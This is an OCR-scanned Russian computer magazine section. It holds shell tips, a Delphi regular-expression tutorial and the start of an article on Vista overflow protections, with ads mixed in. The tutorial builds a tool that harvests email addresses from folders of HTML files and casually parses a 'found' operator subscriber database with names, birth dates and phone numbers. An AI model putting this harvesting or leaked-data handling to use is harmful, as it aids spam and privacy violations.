run_rxvt `ls ~/.wallpapers/`
```

02

Чтобы всегда иметь под рукой системный журнал, имеет смысл в ~/.xsession или ~/.xinitrc добавить вызов:

```
xterm -ls -geometry 80x5+45+705 \
    -rv -sb -name "System logz" \
    -fn 5x7 -T "System logz" \
    -e tail -f /var/log/messages &
```

03

С помощью нехитрого скрипта swap_logs журнальные записи можно резервировать и обнулять каждый день:

```
# vi /root/cron/swap_logs

#!/bin/sh
cp /var/log/messages /var/log/
messages.`date +%d-%m-%y_%T`
cat /dev/null >/var/log/messages

# chmod +x /root/cron/swap_logs
# crontab -e
59      23      *       *       *
/root/cron/swap_logs
```

04

Быстро закомментировать в файле ~/procmail.conf 20 строк текста, начиная, скажем, с третьей строки, можно с помощью следующей команды:

```
$ vi ~/procmail.conf
:3,20s/^/# /
```

05

В zsh есть встроенное средство для приведения имен файлов к нижнему/верхнему регистру (lowercase/uppercase):

```
$ for i in *(.); mv $i ${i:l}
$ for i in *(.); mv $i ${i:u}
```

06

Утилиту less можно научить читать заархивированные текстовые файлы (например, less kernel-howto.txt.gz), и вот каким способом:

```
$ vi ~/lesspipe.sh
#! /bin/sh
case "$1" in
    *.Z) uncompress -c $1 2>/dev/null
    ;;
    *.gz) gunzip -c $1 2>/dev/null
    ;;
esac

$ chmod +x ~/lesspipe.sh
$ export LESSOPEN='| ~/lesspipe.sh %s'
```

07

Простейший калькулятор на базе связки командного интерпретатора и языка awk (вызов: calc (12+7)*2/4):

```
$ vi ~/.zshrc
function _calc () {
    awk "BEGIN { print $* ; }"
}
alias calc="noglob _calc"
```

08

Вообще говоря, с помощью awk можно выполнять самые разные операции, например, подсчитывать объем файлов в текущем каталоге:

```
% ls -l | awk 'BEGIN{a=0} {if
(index($1,"d") == 0) a=a+$5 }
END{print a}'
```

09

Внешний IP-адрес домашнего роутера Linksys можно получить с помощью такого запроса:

```
$ lynx -auth=login:password
http://192.168.1.1/Status.htm \
    -dump | sed "1,/WAN/d" | \
    awk -F: '/IP Address/{print $2}'
```

10

Сортировка файла /etc/passwd по первой букве поля комментариев, где обычно хранится ФИО пользователя:

```
% sort -t : — k 5 /etc/passwd
```

11

С помощью команды at можно сэмулировать работу crontab и batch (например, в том случае, когда администратор ограничил к ним доступ):

```
(crontab)% at -f <файл сценария> now +
1 day
(batch)% at -q b -m now
```

12

Комбинация команд для быстрого переключения между двумя процессами:

```
% bg; fg %-
```

13

Заключить все строки из файла filename в скобки и перенаправить вывод в newfilename:

```
% sed 's/.*/(&)/' filename >
newfilename
```

14

Поменять все слова YES на NO:

```
# sed 's/YES/NO/g' /etc/rc.conf >
/etc/rc.conf.local
```

15

Удалить из файла все пустые строки, а также строки, содержащие только пробелы или табуляторы:

```
% sed '/^[_<TAB>]*$/d' filename >
newfilename
```


ДОМ-2
ТНТ


КОМЕДИ
КЛАБ
ТНТ


СЧАСТЛИВЫ
ВМЕСТЕ
ТНТ
Реклама
www.tnt-tv.ru



ИГОРЬ АНТОНОВ
/ ANTONOV.IGOR.KHV@GMAIL.COM /


DELPHI СО ЗВЕЗДЫ РЕГУЛ

УЧИМСЯ РАБОТАТЬ С РЕГЭКСПАМИ В ЛЮБИМОЙ СРЕДЕ РАЗРАБОТКИ


Регулярные выражения — один из главных инструментов заядлых линуксоидов и web-программистов. Проверить введенные пользователем данные, быстро и непринужденно пропарсить какую-нибудь HTML-страницу, найти заковыристый фрагмент в большом куске текста — задачи, решаемые за несколько минут с помощью регулярных выражений. Многие программисты считают, что использовать их могут лишь гуру. Мы так не думаем, а потому постараемся сделать все, чтобы при виде наборов символов вроде «[\w\d-\.]+@([\w\d-]+(\.[\w\-]+)+)» ты не смущался и не испытывал чувство дискомфорта.

НЕМНОГО ИСТОРИИ

История регулярных выражений начинается в далеких 40-х годах. Двое нейрофизиологов, Уоррен Мак-Каллох и Уолтер Питтс, трудились в то время над моделированием работы нервной системы на нейронном уровне. Спустя несколько лет математик Стивен Клин сумел описать эти модели с помощью алгебры и дал им имя «регулярные множества». Постепенно регулярные выражения стали набирать популярность среди кодеров. Такие знаменитые люди, как, например, Кен Томпсон, написали множество статей на тему использования регулярных выражений для выполнения самых разнообразных задач. Итак, регулярные выражения



Результат работы первого примера



Форма второго примера

— технология поиска текстовых фрагментов в электронных документах, соответствующих определенным правилам.

ОСНОВЫ ОСНОВ

Перед тем как начать использовать регулярные выражения, стоит разобраться с некоторыми понятиями. Начнем с литералов. Литерал — это любой отдельный символ. Например: a, b, c, d — литералы. Думаю, с этим все ясно. Едем дальше. Из одних литералов кашу не сваришь, поэтому на помощь приходят метасимволы (специальные символы, которые выполняют какое-либо дополнительное действие). Наверняка тебе не раз приходилось использовать метасимволы при работе в командной строке (неважно, Windows ли эта консоль или UNIX). Например, чтобы вывести в Windows список файлов определенного каталога, в cmd можно применить команду dir. Как быть, если мне нужно отобразить все имена файлов, у которых расширение html и htm? Можно выполнить команду dir и сломать глаза, выискивая нужные файлы, а можно воспользоваться конструкцией «dir *.htm?». В этой записи присутствует два метасимвола — «*» и »?». Звездочкой мы указываем на то, что имя файла может состоять из любых символов (литералов), затем мы определяем расширение и ставим знак вопроса, который говорит, что после m может не быть ничего или быть один любой символ. Для нашей задачи этого вполне достаточно.

«*» и »?» не единственные метасимволы. К метасимволам также относятся: «^» — определяет начало строки; «$» — конец строки; «.» — любой литерал в строке; \w — все буквы и цифры, а также символ нижнего подчеркивания; \W — все, что не относится к \w; \d — любая цифра от 0 до 9; \D — все символы, не являющиеся цифрами; \s — любой пробельный символ; \S — не \s; «+» — повторение один или более раз.

Вроде все ясно, но чувствуется, что не хватает практики. Попробуем составить простенькие примеры, чтобы закрепить полученные знания. Ты можешь тренироваться на бумажке с карандашом, но лучше скачать какой-нибудь редактор для тестирования регулярных выражений. Самый простой и удобный — TRegExpr Studio. Он написан для тестирования регулярных выражений с использованием класса TRegExpr, с помощью которого становится возможным применение регулярных выражений в Delphi. Можно скачать столь полезную программу с сайта разработчиков (www.regexpstudio.com) или взять с нашего диска.

Итак, запусти программку и внимательно оглядись. Нас интересует только первая закладка — Expression. Окно поделено на две части. В верхнем поле ввода тебе нужно будет описывать регулярное выражение, а в нижнем — входную строку, то есть текст, на котором и будет тестироваться выражение.

Попробуем написать пробный пример. В поле для регулярного выражения мы вводим одно лишь слово «Пример», а в качестве пробного текста пишем: «Это простой Пример использования регулярных выражений».

Код процедуры findMailUtils


```
var
    _tempFile:TStringList;
    _regexp:TRegExpr;
    i, b:integer;
begin
    // Инициализируем объект для работы с регулярками
_   regexp:=TRegExpr.Create;

    // Устанавливаем шаблон поиска в зависимости от
условия
    case mode of
      // Будем искать мыльник
      0: _regexp.Expression:=
         '[\w\d-.]+@([\w\d-]+(\.[\w\-]+)+)';
      // Будем искать URL
      1: _regexp.Expression:= '(http|ftp)://([\w\d-
]+(\.[\w\d\-]+)+)(([\w\d\-=\?\\\./]+)+)*';
    End;


    _tempFile:=TStringList.Create;
    _tempFile.LoadFromFile(file_name);
    ProgressBar1.Max:=_tempFile.Count;

    b:=StrToInt(CountMailLAbel.Caption);

    for i:=0 to _tempFile.Count-1 do
    begin
      progressBar1.Position:=i;
      if (_regexp.Exec(_tempFile.Strings[i])) then
      repeat
        ResultMemo1.Lines.Add(_regexp.Match[0]);
        Inc(b);
        CountMailLabel.Caption:=IntToStr(b);
      until not _regexp.ExecNext;
    end;
    //Освобождаем память
    _regexp.Free;
    _tempFile.Free;
```



Тестируем регулярные выражения



Второй пример в действии

Жмем на Exec и видим, как во входном тексте выделилось слово «Пример». После нажатия на пимпу ExecNext программой будет произведена попытка поиска следующего фрагмента текста, соответствующего шаблону. В нашем случае регулярное выражение больше не сработает, поскольку слова «Пример» больше нигде нет. Шаблон получился очень простым. Если бы регулярные выражения предназначались только для этого, от них не было бы толку.

Попробуем усложнить пример. В качестве входной строки определим: «Первый мой номер: +7-924-111-11-34, а второй: +7-231-331-55-55». Наша с тобой задача будет найти в этом тексте все номера телефонов. Первое, что приходит на ум, — это описать телефоны в качестве шаблона. К сожалению, этот способ не подойдет. Его нельзя назвать универсальным. Стоит изменить номер телефона, и шаблон станет бесполезным. Введем в качестве шаблона «\+[0-9-]+». Попробуем запустить поиск. Работает? А почему? Для понимания сути дела разобьем шаблон на части:

1. \+ — явно указываем, что первым символом должен быть «+». Поскольку символ «+» относится к метасимволам, то просто взять и поставить его мы не можем. Нам придется экранировать его с помощью слэша (слэш перед метасимволом превращает его в обычный литерал).

2. [0-9-] — в квадратных скобках принято описывать символьные классы (интервалы литералов), которые называются «квантификаторами». Чтобы описать какой-нибудь интервал, нужно просто указать начальный и конечный символ. Например, 0-9 соответствует всем цифрам от 0 до 9. Таким же способом можно задавать и буквенные интервалы: a-z (все латинские буквы в нижнем регистре), a-zA-Z (латинские буквы как в нижнем, так и в верхнем регистрах). Мы собираемся искать номера телефонов, а они могут состоять из цифр и знака «-», который их разделяет. Больше быть ничего не должно.

3. «+» — в данном случае знак плюса играет роль метасимвола.

Теперь мне бы хотелось обратить твое внимание на описание символьных классов. В квадратных скобках все перечисленные символы действуют совершенно по-другому. Так, если внутри квадратных скобок перед символами поставить метасимвол «^», то это будет означать уже не начало строки, а отрицание. Например, [^abc] — все символы, кроме abc. Остальные метасимволы, указанные в символьном классе, теряют свою силу и становятся обычными литералами.

Рассмотрим такую задачку. Имеются две строки, в которых содержатся буквы и цифры. Задача состоит в том, что необходимо выбрать часть строки, в которой сначала идут подряд три латинские буквы, а за ними — цифры в интервале от 3 до 6. Строки следующие:

```
abdajD345bhad5124jjdaabc3456
abdj23456kfej3456fe
```

Попробуй решить эту задачку самостоятельно с опорой на полученные знания. Мое решение будет выглядеть так: [a-z]{3}[3-6]{4}. Наиболее

Перегонный куб

```
var
   _regexp:TRegExpr;
   _tempFile:TStringList;
   I:Integer;
begin
   if not (OpenDialog1.Execute) then
      Exit;

   ListView1.Items.Clear;
   Edit2.Text:=OpenDialog1.FileName;
   _regexp:=TRegExpr.Create;
   _regexp.Expression:='([^\s]+)\s([^\s]+)\s([\d\.]+)\
s([\d\+-]+)';

   _tempFile:=TStringList.Create;
   _tempFile.LoadFromFile(OpenDialog1.FileName);

   for i:=0 to _tempFile.Count-1 do begin
      _regexp.Exec(_tempFile.Strings[i]);
      if (_regexp.Exec) then
         with ListView1.Items.Add do
         begin
            Caption:=_regexp.Match[1];
            SubItems.Add(_regexp.Match[2]);
            SubItems.Add(_regexp.Match[3]);
            SubItems.Add(_regexp.Match[4]);
         end;
   end;
   _regexp.Free;
   _tempFile.Free;
```

удобным способом решения этой задачи является установка ограничений на количество находимых символов. Итак, нам нужно найти три латинские буквы. Можно, конечно, три раза записать класс [a-z], а можно просто указать в фигурных скобках их количество. Это я и сделал. Следующее условие — цифры от 3 до 6. Указываем их в классе, не забыв о количестве. Вот и все. В результате поиска по этому шаблону в первой строке будет выбрано abc3456, а во второй — fej3456.

РЕГУЛЯРНЫЕ ВЫРАЖЕНИЯ В DELPHI

В Delphi нет модуля/компонента для работы с регулярными выражениями. На мой взгляд, это существенное упущение Borland (теперь Code Gear). К счастью, так считаю не только я, но и тот перец, который закодил класс, благодаря которому перед нами открываются безграничные возможности использования регэпсов. Итак, скачай с сайта разработчиков (www.regexpstudio.com) или слей с нашего диска архив с модулем и примерами. После подключения к своему проекту RegExpr (именно так он называется) тебе становится доступным для создания новый объект типа TRegExpr.

СОБИРАЕМ СВОЙ АНТИСПАМ-ЛИСТ

В качестве первого практического примера я решил сделать что-нибудь крайне полезное. Первое, что мне пришло в голову, — это написать тулзу для выдирания email-адресов с HTML-страниц, чтобы точно знать, на какие мыльники ты никогда в жизни не соберешься послать нежелательную корреспонденцию. Сделаем так, чтобы наша программа умела не только выдергивать мыльники, но и собирать по нашему приказу линки (чтобы их впоследствии не посещать). В качестве входных параметров софтина будет получать путь к папке, в которой хранятся html- и htm-файлы. Итак, включаемся в процесс.

Как обычно, создаем в Delphi новый проект и сразу же подключаем недавно скачанный нами модуль. После этого рисуем простенькую форму, внешний вид которой ты можешь наблюдать на соответствующей иллюстрации. Принцип действия примера следующий. По нажатию кнопки перед пользователем должен появляться диалог выбора директории. После выбора каталога управление передается самописной процедуре FindFiles(). Ее код приведен в соответствующей врезке. В этой процедуре реализован алгоритм рекурсивного поиска файлов по маске. Для поиска используется функция FindFirst(), в качестве параметров ей нужно передать:

1) директорию, в которой нужно искать файлы, соответствующие маске;
2) атрибуты искомых файлов (системный, архивный, только для чтения, любой);
3) структуру типа TSearchRec, в которую попадут результаты поиска.

Для прохода по всем вложенным папкам используется рекурсия (вызов процедурой самой себя). Если вместо директории нашелся нужный файл, значит можно смело передавать работу процедуре findMailsUtils(), которая в зависимости от последнего параметра будет искать либо мыльники, либо URL'ы. Код процедуры findMailUtils приведен во врезке, по названию которой ты никогда не догадаешься о ее содержимом :).


Взглянем на вторую врезку. Перед использованием объекта для работы с регулярными выражениями его нужно инициализировать, после чего можно приступать и к составлению регулярного выражения. Поскольку мы собираемся сделать более или менее универсальную тулзу, придется проверить передаваемый в процедуру параметр mode. Значение 0 будет свидетельствовать о том, что нам требуется распотрошить файлы на предмет мыльников, а 1 — что нужны только URL-адреса. Для отлова email-адресов я устанавливаю вот такой шаблон: [\w\d-.]+@([\w\d-]+(\.[\w\-]+)+). С первого взгляда он абсолютно непонятен. Давай разбираться:

1. [\w\d-.]+ — эта часть описывает адрес электронной почты до знака собачки. В соответствии со стандартом, здесь могут быть любые буквы (\w), цифры от 0 до 9 (\d), знак «-» и точка. После описания символьного класса нужно поставить метасимвол «+», иначе под эту часть шаблона у тебя будут попадать одиночные символы.


2. «@» — понятно, что email-адрес не может быть без значка собачки, поэтому нам необходимо его описать.

3. ([\w\d-]+(\.[\w\-]+)+) — в этом небольшом кусочке описывается доменная часть email-адреса. Все используемые здесь метасимволы должны быть тебе уже известны, поэтому я не буду повторяться. Просто внимательно посмотри на эту часть, и все встанет на свои места. Единственное, о чем я тебе не рассказывал, так это о скобках. В регулярных выражениях они играют двойную роль: описывают группы литералов и сохраняют эти группы в специально предопределенных переменных. В рассматриваемом выражении я буду сохранять отдельно имя домена и доменную зону. Вот и все, одной строчкой мы описали шаблон для поиска мыльника. Классно, правда? Но не стоит забывать, что если mode = 1, то нужно искать URL'ы. Шаблон для определения ссылки выглядит более громоздко: (http|ftp)://([\w\d-]+(\.[\w\d\-]+)+)(([\w\d\-=\?\\\./]+)+)*. Опять же попробуем разобраться с его внутренностями.

1. (http|ftp):// — описываем возможные протоколы. Любой адрес для обращения к узлу с помощью протокола HTTP или FTP должен начинаться с http:// или ftp:// соответственно. В скобках я указываю сначала приставку



Получаем только нужные файлы



Форма программы

http, затем вертикальную черту, которая соответствует логическому «ИЛИ», и уже после нее вторую возможную приставку — ftp. В итоге наш шаблон будет срабатывать на ссылки как FTP-, так и HTTP-ресурсов.

2. ([\w\d-]+(\.[\w\d\-]+)+) — вот таким образом можно описать адрес узла. Эта конструкция будет одинаково хорошо срабатывать и на адреса вида http://192.168.0.1, то есть IP-адреса, и на символьные адреса. Скобками группируем условия, так как если просто написать диапазон литералов в одном классе и поставить метасимвол «+», то выражение не будет правильно работать. Советую поупражняться и попробовать составить другой шаблон.

3. (([\w\d\-=\?\\\./]+)+)* — поскольку линк может вести на какой-нибудь файл, мы обязаны это предусмотреть. В пути могут присутствовать различные символы: «/», «?», «=» и т.д. Поскольку часть из них является метасимволами, мы должны их экранировать, поставив перед ними еще один слэш. Установив шаблон, можно открывать наш файл, запускать перебор по строкам, получая результат поиска. Для большей информативности я показываю количество найденных совпадений в одном из label.

ЕЩЕ ОДИН ПОЛЕЗНЫЙ ПРИМЕРЧИК

Представим себе такую ситуацию. Ты нашел базу номеров своего оператора. Только вот незадача — вся она хранится в обычном текстовом файле. Было бы здорово перегнать все эти данные в какую-нибудь БД и потом сортировать, производя поиск удобными средствами. Для перегонки (блин, крутое слово, напоминает мне о деревенском самогоне) можно написать и отладить свой алгоритм, но лучше и проще воспользоваться регулярными выражениями.

Итак, новая задачка. У нас имеется текстовый файл с записями вида: «Василий Петрович 12.02.1975 +7-912-455-24-14». Наша цель — разделить информацию в строке и записать в колонки: «Имя», «Фамилия», «Дата рождения», «Номер телефона». Для решения поставленной задачи я создал в своем проекте еще одну закладку и придал ей следующий вид (смотри картинку). По нажатию кнопки, предназначенной для открытия файла, накатай код из врезки (которая называется «Перегонный куб») и возвращайся к тексту статьи за объяснениями.

Как и в прошлом примере, перед тем как использовать объект TRegExpr, его нужно инициализировать. Далее присваиваем текст регулярного выражения. Для решения этой задачки можно составить вот такой шаблон: ([^\s]+)\s([^\s]+)\s([\d\.]+)\s([\d\+-]+). Разберем его.

1. ([^\s]+) — в имени могут содержаться любые символы, кроме пробела, поэтому при описании символьного класса я явно указываю на это («^» — отрицание, \s — разделитель). По условию мы должны сохранить найденное имя, поэтому берем всю конструкцию в скобки.

2. \s([^\s]+) — после имени обязательно должен идти разделитель, а раз так, то нужно его указать (\s). Далее следует шаблон для выделения фамилии. Он идентичен шаблону определения имени.

3. \s([\d\.]+) — шаблон для вычленения даты рождения. В дате не могут использоваться буквы, поэтому устанавливаем лишь набор цифр (\d) и точку, которая служит разделителем.

4. \s([\d\+-]+) — пробел, цифры, знаки «+» и «–» задают номер телефона. Все легко и просто. При положительном выполнении метода Exec в свойстве Match у нас будут все разделенные данные, доступ к которым осуществляется через объект_рег_выражений.match[n], где n — номер вхождения. Итак, данные разделены, а значит, пора их сохранять. Ты можешь сохранить их сразу в БД, а я в своем примере сохраню их в ListView.

ИТОГ

Использовать регулярные выражения удобно и не так сложно, как может показаться на первый взгляд. Сегодняшние простые, но в то же время полезные примеры — лишнее тому подтверждение. К сожалению, в рамках одной статьи мы не в состоянии рассказать тебе все о регулярных выражениях. Тема настолько обширна, что для полноценного ее изучения требуется прочитать немало умных книг. Мы в тебя верим и знаем, что при большом желании ты во всем разберешься. Ну а пока можешь задавать свои вопросы мне на мыло.

Код процедуры FindFiles

```
var
   _se:TSearchRec;
begin
    //Если в директории для поиска отсутствует слэш, то
нужно его добавить
    if dir[length(dir)]<>'\' then
       dir:=dir+'\';

    //Начинаем поиск
    if FindFirst(dir+'*.htm?', faAnyFile, _se)=0 then
       repeat
          findMailsUrls(dir+_se.Name, mode);
       until FindNext(_se)<>0;

    //Если нашли поддиректорию, то начинаем поиск в ней
    if FindFirst(dir+'*.*', faDirectory, _se)=0 then
    begin
       repeat
          if ((_se.Attr and faDirectory)=faDirectory)
             and (_se.Name[1]<>'.') then
          FindFiles(dir+_se.Name+'\', mode);
       until FindNext(_se)<>0;
       FindClose(_se);
 end;
```

ТИМУР

ИРЕНА ПОНАРОШКУ

ЯРОСЛАВ АЛЕКСАНДРОВИЧ


МУЗЫКАЛЬНОЕ ТЕЛЕВИДЕНИЕ

ПОДРОБНОСТИ НА MTV.RU





- ТЕПЕРЬ ОНО



ИЩИ В МАГАЗИНАХ ТВОЕ ПО ВСЕЙ СТРАНЕ

Лицензия №11117 от 26.01.07, срок действия до 10.02.2012
Свидетельство СМИ Эл №77-8370 от 03.11.03



НИКОЛАЙ БАЙБОРОДИН
/ BAIBORODIN@GMAIL.COM /

БРОНЯ ДЛЯ ВИСТЫ

СОЗДАНИЕ БЕЗОПАСНОГО КОДА ДЛЯ WINDOWS VISTA

О нововведениях в Windows Vista не говорил только ленивый. Набили оскомину и рассуждения о том, насколько трудно разработчикам софта обеспечить совместимость их программных продуктов с новой концепцией безопасности, реализованной в этой ОС. Но хватит ныть, пора заставить работать систему на себя, использовав средства обеспечения безопасности Windows Vista в своем ПО. Сегодня мы поговорим о том, как новая система помогает бороться с атаками на переполнение.

НОВАЯ КОНЦЕПЦИЯ БЕЗОПАСНОСТИ


По сравнению с Windows XP, Vista более устойчива перед такими ошибками (читай: атаками), как переполнение буфера. Ряд технологий позволяет избежать этой досадной неприятности или хотя бы смягчить ее последствия. Ты легко можешь реализовать поддержку всех этих новых средств защиты программного кода в своих проектах. При этом все, что от тебя потребуется, — это включить соответствующие опции компоновщика.

Однако вышесказанное вовсе не означает, что теперь для разработчиков программного обеспечения настало безмятежное золотое время и больше не надо ломать голову. Любое из предлагаемых Microsoft средств защиты при желании относительно легко можно обойти. Тем не менее как средство защиты от случайных ошибок и действий пионеров рассмотренные ниже способы, безусловно, будут эффективны. Тем более что от тебя, как от разработчика, не требуется никаких особых усилий — в большинстве случаев достаточно указать соответствующе ключи компоновщика на этапе сборки проекта.

Мы рассмотрим такие технологии защиты от переполнения, как ASLR, случайная адресация стека и кучи, NX, GS и SafeSEH. Некоторые из них являются принципиально новыми, другие представляют собой улучшенные версии технологий, входящих в состав Windows XP SP2 и Windows Server 2003. Большинство из рассмотренных технологий имеет реализацию не только от самой Microsoft, но и от других производителей как программного обеспечения, так и железа.

ВВЕДЕНИЕ В ASLR

Технология случайного распределения адресного пространства, или ASLR (Address Space Layout Randomization), нацелена на то, чтобы защитить системный API от различной нечисти. Принцип действия этой технологии



Включаем ASLR

ясен уже из названия — случайному распределению подвергаются адреса загрузки системных библиотек, начальный указатель стека и начальный указатель кучи. В Windows XP все эти адреса были статичными и, соответственно, были хорошо известны создателям эксплойтов.

Если говорить откровенно — а у меня нет никаких причин излишне льстить парням из Редмонда, хотя... если они мне хорошо заплатят, то такие причины моментально найдутся :) — так вот если говорить откровенно, то в ASLR не было бы никакой необходимости, не будь архитектура операционных систем семейства Windows, мягко говоря, немного странной. Вот что я имею в виду. Все системные файлы в Windows-системах загружаются в память с заранее определенным смещением. Именно этой особенностью и пользуются авторы эксплойтов, поскольку всегда заранее точно известно, по какому адресу находится дырявая функция, для которой веселые парни приготовили маленький, но очень полезный патчик. Будь архитектуры Windows изначально ориентированы на случайное распределение адресного пространства, многих проблем удалось бы избежать.


ASLR включает в себя случайное распределение следующих элементов:

- адреса загрузки исполняемых файлов и системных библиотек,
- начальный адрес стека,
- начальный адрес кучи.

